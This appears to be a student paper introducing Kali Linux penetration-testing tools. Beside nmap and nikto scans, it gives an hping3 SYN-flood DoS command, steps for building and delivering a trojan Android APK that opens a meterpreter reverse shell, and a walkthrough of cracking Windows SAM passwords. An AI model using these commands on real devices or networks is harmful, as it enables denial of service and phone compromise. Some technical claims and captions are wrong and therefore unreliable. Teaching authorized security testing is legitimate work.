Penetration Testing: Rolling Kali Linux

Jyoti Pathak[1] Afzl Ayyub[2] Satyendra Mohan Srivastava[3]
[1,2]B. Tech. Student [3]Assistant Professor
[1,2,3]Department of Computer Science & Engineering
[1,2,3]JIT, India

Abstract— Recent news are full with some or the other kind of incidents in happening in the world with a common quote "Hacker". A hacker is basically a person with IT expertise who gains access to someone else's system without their permission. It is seen that a hacker attacks any computer system of any individual or a company either to bring it down or to leak confidential information. Hackers do these illegally for mainly two purposes. Firstly for the sake of money, or secondly to release information being censored from the public. These call themselves HACKTIVISTS who raise issues of social and political reforms. Then there are some people known as ETHICAL HACKERS. These are certified personnel who are authorized to legally attack any target to check for consequences in case of a real attack and suggest precautions and preventives measures. The various works processed by the Ethical Hackers comes under Penetration Testing. Kali Linux can be called the most advanced open source toolkit for Penetration Testing. It is a compilation of more than 600 tools applied to different fields of Online as well as Offline hacks.

Key words: Penetration Testing, Ethical Hacking, Kali Linux, Hacking, Cyber Security

I. INTRODUCTION

Every organisation these days is working on Internet which exposes itself to the threats from across the world. Hackers could be sitting anywhere around the globe and mobilising attacks on any system connected to the internet. Organisations hire Computer experts to test the vulnerability of their system and provide security solutions. These ethical hackers conduct real time attacks on the target to test their strength and weaknesses, then suggest security measures to remove loopholes. This is ETHICAL HACKING.[1]

Cyber Security, the most concerned topic and the most concerned area in today's online world.[2]

Some professional training companies took efforts to develop penetration testing curriculum such as SANS, InfoSec, and EC-Council. For example, SANS created a pentest curriculum that consists of fourteen courses (SANS, 2015), and EC-Council has a popular certificate exam and training curriculum for ethical hacking covering more than 3000 tools and technologies.[3]

- Penetration Testing: A penetration test, or pen test, is an attempt to evaluate the security of an IT infrastructure by safely trying to exploit vulnerabilities. These vulnerabilities may exist in operating systems, service and application flaws, improper configurations, or careless end-user behaviour. [4]

A. Introduction to Kali Linux

Kali Linux is a Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing. Kali contains several hundred tools which are geared towards various information security tasks, such as Penetration Testing, Security research, Computer Forensics and Reverse Engineering. Kali Linux is developed, funded and maintained by Offensive Security, a leading information security training company. Kali Linux was released on the 13th March, 2013 as a complete, top-to-bottom rebuild of BackTrack Linux, adhering completely to Debian development standards. Kali Linux is offering more than 600 tools for hacking activities. [5]I have installed the latest version of Kali Linux Distribution, the KALI LINUX ROLLING.

Fig. 1: Kali Linux

B. Information gathering in Kali Linux

1) NMAP

Nmap ("Network Mapper") is a free and open source (license) utility for network discovery and security auditing. Many systems and network administrators also find it useful for tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime. Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics. [6]

nmap www.google.co.in will give the output



Fig. 2: # nmap Output

I tried to figure out the digital features of my college website.

nmap url this gave the following output



Fig. 3: # nmap url Output

2) NIKTO

Nikto is an Open Source (GPL) web server scanner which performs comprehensive tests against web servers for multiple items, including over 6700 potentially dangerous files/programs, checks for outdated versions of over 1250 servers, and version specific problems on over 270 servers. It also checks for server configuration items such as the presence of multiple index files, HTTP server options, and will attempt to identify installed web servers and software. [7]

nikto –h url –Version

This command gives the information of the website and its versions.



Fig. 4: nmap Command Output

3) Comparison between nmap and nikto

I have executed both the commands to give information for the same website www.google.co.in [8]. And the output is self-explanatory.



Fig. 5: nikto Command Output

C. DoS Attack (Denial – of – Service)

This is one of the most infamous attacks in the cyber history. A small computer can bring down even huge server websites through this attack. It basically overloads the server with requests and creates misconception in handshake methodology. [9]

Although there are several methods of DoS attacks being conducted through Kali Linux based tools. I have demonstrated here the most simple attack ever with efficiency as high as could be.

hping3 –c 1000 –d 120 –S –w 64 –p 21 --flood (target url or IP)

Here –c 1000 = number of packets to send

-p 21 = destination port (21 is FTP)

-d 120 = size of each packet

-S = this is for SYN packets

--flood = speed as fast as possible without showing replies

-w 64 = TCP window size



Fig. 6: #hping3 Command Output

1) Metasploit

Metasploit was developed by HD Moore as an open source project in 2003. Originally written in Perl, Metasploit was completely rewritten in Ruby in 2007. In 2009, it was purchased by Rapid7, an IT security company that also produces the vulnerability scanner Nexpose. I am using metasploit version 4.12.22 which is already included in the Kali. [10]

Type the command to start interactive metasploit console.

a) # msfconsole

As it is evident from the screenshot, metasploit provides us with 1577 – exploits and 455- payloads

Fig. 7: Metasploit Console

I will demonstrate a small exploit to hack into android phones using Metasploit in Kali Linux. [11]

We will first create a Trojan apk for infecting the target android phone

msfvenom –p android/meterpreter/reverse_tcp LHOST=(my ip) R> /root/Hacking.apk

Then we will send this apk file to infect our target. Now we need to setip a meterpreter session to listen the target exploits.

msf> use exploit/multi/handler
set payload android/meterpreter/reverse_tcp
set LHOST (my ip)
exploit

After this, the listener will open a meterpreter session once the victim installs the infected apk created by you. Please refer to the screenshot attached for syntax



Fig. 8: Metasploit syntax Console

2) Cracking Windows Password through OPHCRACK

Ophcrack [12] is a free open source (GPL licensed) program that cracks Windows passwords by using LM hashes through rainbow tables. [13] The program includes the ability to import the hashes from a variety of formats, including dumping directly from the SAM files of Windows. On most computers, ophcrack can crack most passwords within a few minutes.

a) Open OPHCRACK



Fig. 9: Ophcrack

This is a GUI application with interactive interface. Now LOAD > Encrypted SAM and then refer to the SAM file of the Windows directory. Generally SAM file is located at Windows/system32/config

Now install Rainbow tables once you have downloaded and extracted.



Fig. 10: nikto Command Output

Once the tables have been installed go to CRACK.

This will take a while to return you the password. But the password will be in Hash. You can use any online hash decrypter to get your password.

II. Conclusion

As evident from our daily lives, our society is advancing towards a more global and digital virtuality. The more we are going digital the more we are facing issues regarding security and intrusion. A lot more attacks arise each day against every company. Ethical Hacking is the need of the hour. We need more experts in this field to confirm secure advancements in the technology. Kali Linux is the most advanced tool compilation for penetration testing. It helps develop skills for effective and practical knowledge of the Hacking field. Specialisations and skills in this field are very promising and highly rewarding. Every department and agency needs a security expert for its Digital Economy. Kali Linux comes with some other 600+ tools either preinstalled included with repository upgrades. Such huge stock of tools can make you a master of the subject with a technically bright and satisfying future. Further adding to it, the knowledge adds a sense for heroic sensation to your resume, not only as a Hacker, but as an ETHICAL one.

References

[1] Internet Crime Complaint Centre link: www.ic3.gov
[2] Smith, Yurick, Doss "Ethical Hacking" IEEE Conference Publication, DOI: 0.1147/sj.403.0769, Page(s): 769-780
[3] EC Council link https://www.eccouncil.org/
[4] Core Security link https://www.coresecurity.com/penetration-testing-overview
[5] Kali Linux Documentation link http://docs.kali.org/introduction/what-is-kali-linux
[6] Network Mapping link http://insecure.org/
[7] Nikto tool link https://cirt.net/Nikto2
[8] Muniz, J. & Lakhani, A. (2013). Web Penetration Testing with Kali Linux a practical guide to implementing penetration testing strategies on websites, web applications, and standard web protocols with Kali Linux. Birmingham: Packt Publishing.
[9] Understanding Denial-of-Service Attacks https://www.us-cert.gov/ncas/tips/ST04-015
[10] Metasploit Framework link http://www.metasploit.com
[11] Singh, A. (2012). Metasploit penetration testing cookbook over 70 recipes to master the most widely used penetration testing framework. Birmingham: Packt Pub.

[12] OPHCRACK link http://ophcrack.sourceforge.net/
[13] Free XP- Rainbow Tables link
http://ophcrack.sourceforge.net/tables.php

